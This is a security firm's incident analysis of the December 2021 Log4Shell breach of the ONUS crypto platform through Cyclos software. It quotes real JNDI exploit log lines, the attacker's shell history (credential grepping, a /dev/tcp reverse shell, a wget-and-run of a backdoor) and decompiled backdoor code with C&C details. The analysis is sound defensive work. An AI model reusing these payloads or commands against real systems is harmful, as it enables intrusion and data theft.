The attack on ONUS – A real-life case of the Log4Shell vulnerability

Table of Contents

Analysis

CyStack Editor
28 Th12 2021

Đọc bản tiếng Việt tại đây

Log4Shell has recently been a nightmare (probably the worst one for now) to businesses. ONUS, a client of ours, was an unfortunate victim. As their security partner, CyStack informed ONUS of the risks right after Log4Shell came to light; when the attack actually happened, we supported them in finding the root cause and coming up with quick yet comprehensive responses. In this post, we will provide the timeline and analysis of this incident.

TLDR; (Too long; didn’t read)

ONUS, one of the biggest cryptocurrency platforms in Vietnam, was hacked several days ago. The cybersecurity incident at ONUS started with a Log4Shell vulnerability in their payment software provided by Cyclos but later escalated due to misconfigurations and mistakes in granting permissions at AWS S3. Attackers took advantage of the vulnerability in the Cyclos software to attack even before the vendor could inform and provide patch instructions for its clients. ONUS patched the vulnerability as soon as Cyclos warned, but it was too late. As a result, 2 million ONUS users’ information including EKYC data, personal information, and password hash was leaked.

Timeline

09/12/2021, the Log4Shell vulnerability was published. Being aware of the seriousness of this vulnerability, we immediately informed our partners and clients of the risks associated. At that time, ONUS was carefully monitoring their system security but they did not know that Cyclos was among the software affected by the Log4Shell vulnerability.

11-13/12/2021, the attackers exploited the Log4Shell vulnerability on a Cyclos server of ONUS and left backdoors behind. We will analyze how we knew that in the next sections.

14/12/2021, Cyclos notified ONUS of the vulnerability and issued instructions to patch the vulnerability. ONUS immediately patched the vulnerability according to those instructions.

23/12/2021, while monitoring the system, CyStack detected some abnormal activities and informed ONUS. When ONUS confirmed that the user data in the AWS S3 had been deleted, we immediately planned and executed incident responses. Because the target was AWS S3, we tracked all access keys related to compromised buckets and found that several services were affected including those of Cyclos. The keys were deactivated shortly after.

24/12/2021, the attackers sent a ransom request of $5M USD to ONUS via Telegram. ONUS rejected the request and disclosed this attack to their users. CyStack confirmed that the Log4Shell vulnerability of Cyclos was the root cause and we started checking all Cyclos nodes to find and remove backdoors.


25/12/2021, the attackers posted about the leak to a hacking forum

28/12/2021, a researcher nicknamed **Wjbuboyz** informed ONUS of another issue in configuring S3 that might lead to reading arbitrary files. This issue did not belong to the original attack but it was part of a series of potential incidents that could happen to ONUS so, on behalf of ONUS, we would like to mention this contribution here and sincerely thank **Wjbuboyz** for the information. This issue was also fixed shortly after.

How did the attack happen?


As we have mentioned, the hacked targets were S3 buckets; therefore, we narrowed down the scope of the investigation by identifying services that interacted with those buckets and found a cluster of Cyclos services that might be the root cause of the attack.

Checking the access log in that cluster, we saw that Log4Shell payloads were used to establish connections to the server **45.147.230.219 (0x2d93e6db)** at port 82. The vendor has not confirmed the vulnerable modules of Cyclos but we believe that the vulnerability was exploited in the following way:




```
[redacted] - - [11/Dec/2021:04:22:46 +0000] "GET [redacted]=$%7bjndi:ldap://0x2d93e6db:82/o=groovy%7d HTTP/1.1" 200 12518 [973]
[redacted] - - [11/Dec/2021:08:15:58 +0000] "GET [redacted]=$%7bjndi:ldap://0x2d93e6db:82/o=groovy%7d HTTP/1.1" 200 12518 [310]
[redacted] - - [11/Dec/2021:19:07:48 +0000] "GET /$%7Bjndi:ldap://http443path.kryptoslogic-cve-2021-44228.com/http443path%7D HTTP/1.1" 404 1770 [80]
[redacted] - - [11/Dec/2021:19:41:06 +0000] "GET /$%7Bjndi:ldap://http443path.kryptoslogic-cve-2021-44228.com/http443path%7D HTTP/1.1" 404 1770 [13]
[redacted] - - [13/Dec/2021:23:34:41 +0700] "GET [redacted]=$%7bjndi:ldap://0x2d93e6db:82/o=groovy%7d HTTP/1.1" 200 12518
[redacted] - - [13/Dec/2021:23:40:35 +0700] "GET [redacted]=$%7bjndi:ldap://0x2d93e6db:82/o=groovy%7d HTTP/1.1" 200 12518
```

The history command also showed that the attackers' commands were successfully executed. They managed to forward the content of the **stdout/stderr** to the destination server **45.147.230.219** which is the same with what the access log showed.




```
ls
cat cyclos.properties|grep pass
cat cyclos.properties|grep key
cat cyclos.properties|grep cyclos
cat cyclos.properties
cat cyclos.properties|grep P
cat cyclos.properties|grep storedFileContentManager
bash -i >& /dev/tcp/45.147.230.219/80 0>&1
```

The reason why they read *cyclos.properties* is that this file contains AWS credentials. The most serious mistake of ONUS is that ONUS granted the *AmazonS3FullAccess* permission to the access key which allowed attackers to compromise and easily delete all of the S3 buckets.



```
cyclos.storedFileContentManager = s3
cyclos.storedFileContentManager.bucketName = [redacted]
cyclos.storedFileContentManager.regionName = [redacted]
#cyclos.storedFileContentManager.accessKeyId = [redacted]
#cyclos.storedFileContentManager.secretAccessKey = [redacted]
cyclos.storedFileContentManager.accessKeyId = AKIA[redacted]
cyclos.storedFileContentManager.secretAccessKey = [redacted]
```

Also on these servers, ONUS had a script to periodically back up the database to S3 which contained the database hostname and username/password as well as backup SQL files. As a consequence, the attackers could access the ONUS database to get user information.




```
[redacted] cat s3_pg_backup.sh
#!/bin/bash

[redacted]

# Basic variables
pgdb=[redacted]
pghost='[redacted]
pguser='[redacted]
pgpass='[redacted]'
pgport='[redacted]

bucket="s3://[redacted]"
```

To facilitate access, the attackers downloaded and ran a backdoor on the server. This backdoor was named *kworker* for the purpose of disguising as the Linux operating system's kworker service. Analyzing this backdoor also helped us to know more about the attackers, which we will show in detail in the next section.




```
cd /tmp
ls -la
wget http://45.147.230.219:8001/kworker
chmod +x kworker
/tmp/kworker &&
bash -i >& /dev/tcp/45.147.230.219/80 0>&1
ps -aux
/tmp/kworker
```

Analyzing the backdoor

The *kworker* backdoor obtained was written in Golang 1.17.2 and built for Linux x64. It was used as a tunnel connecting the C&C server and the compromised server via SSH protocol (a wise way to avoid detection!).


Upon starting, it created a SSH connection with the credentials as follows:

- host: 45.147.230.219
- port: 81
- password: kim
- user: peter



```
v13 = v2;
v2[2] = 0LL;
*(_OWORD *)v2 = v1;
v2[3] = 0LL;
runtime_newobject();
v4 = main_SSHHost;
v3[3] = qword_6DFFB8;
if ( runtime_writeBarrier )
  v3 = (_QWORD *)runtime_gcWriteBarrierCX();
else
  v3[2] = v4;
v5 = main_SSHPort;
v3[5] = qword_6DFFC8;
if ( runtime_writeBarrier )
  v3 = (_QWORD *)runtime_gcWriteBarrierCX();
else
  v3[4] = v5;
v6 = main_SSHUser;
v3[7] = qword_6DFFE8;
if ( runtime_writeBarrier )
  v3 = (_QWORD *)runtime_gcWriteBarrierCX();
else
  v3[6] = v6;
v7 = main_SSHPwd;
v3[9] = qword_6DFFD8;
if ( runtime_writeBarrier )
  v3 = (_QWORD *)runtime_gcWriteBarrierCX();
else
  v3[8] = v7;
v8 = main_SocksUser;
```

```
0015C22A main.main:27 (55C22A)
```




```
06DFFA8                                       ; DATA XREF: io_ioutil_init+12↑r
06DFFB0                  public main_SSHHost
06DFFB0 main_SSHHost     dq offset a45147230219  ; DATA XREF: main_main+4A↑r
06DFFB0                                       ; "45.147.230.219"
06DFFB8 qword_6DFFB8     dq 0Eh               ; DATA XREF: main_main+51↑r
06DFFC0                  public main_SSHPort
06DFFC0 main_SSHPort     dq offset a81        ; DATA XREF: main_main:loc_55C254↑r
06DFFC0                                       ; "81"
06DFFC8 qword_6DFFC8     dq 2                 ; DATA XREF: main_main+7B↑r
06DFFD0                  public main_SSHPwd
06DFFD0 main_SSHPwd      dq offset aKim       ; DATA XREF: main_main:loc_55C2A8↑r
06DFFD0                                       ; "kim"
06DFFD8 qword_6DFFD8     dq 3                 ; DATA XREF: main_main+CF↑r
06DFFE0                  public main_SSHUser
06DFFE0 main_SSHUser     dq offset aPeter     ; DATA XREF: main_main:loc_55C27E↑r
06DFFE0                                       ; "peter"
06DFFE8 qword_6DFFE8     dq 5                 ; DATA XREF: main_main+A5↑r
06DFFF0                  public main_SocksPwd
06DFFF0 main_SocksPwd    dq offset aKim       ; DATA XREF: main_main:loc_55C2FC↑r
06DFFF0                                       ; "kim"
06DFFF8 qword_6DFFF8     dq 3                 ; DATA XREF: main_main+123↑r
06E0000                  public main_SocksUser
06E0000 main_SocksUser   dq offset aPeter     ; DATA XREF: main_main:loc_55C2D2↑r
06E0000                                       ; "peter"
06E0008 qword_6E0008     dq 5                 ; DATA XREF: main_main+F9↑r
06E0010                  public main_Tag
06E0010 main_Tag         dq offset aPeterKim  ; DATA XREF: main_main:loc_55C326↑r
06E0010                                       ; "peter kim"
06E0018 qword_6E0018     dq 9                 ; DATA XREF: main_main+14D↑r
```

```
002DFFB0 00000000006DFFB0: .data:main_SSHHost
```

SOCKS connection used as a backup when SSH is down has the credentials as follows:


- user: peter
- password: kim
- tag: peter kim

When running, the backdoor continuously sent **stdout/stderr** data to the C&C server as well as continuously received commands from it.




```
for ( i = v13; ; v13 = i )
{
  v32 = v13;
  bufio___ptr_Reader__Read(v46);
  if ( v32 )
    break;
  if ( v33 > 0x100 )
    runtime_panicSliceAcap();
  v34 = i;
  v60 = runtime_slicebytetostring(v46);
  if ( v34 == 10 )
  {
    if ( *(_QWORD *)v35 == 0x49457177636A4161LL && *(_WORD *)(v35 + 8) == 18806 )
    {
      runtime_chansend1();
      runtime_deferreturn(v46);
      return;
    }
    if ( *(_QWORD *)v35 == 0x494571686B6A4161LL && *(_WORD *)(v35 + 8) == 18806 )
    {
      main_cS();
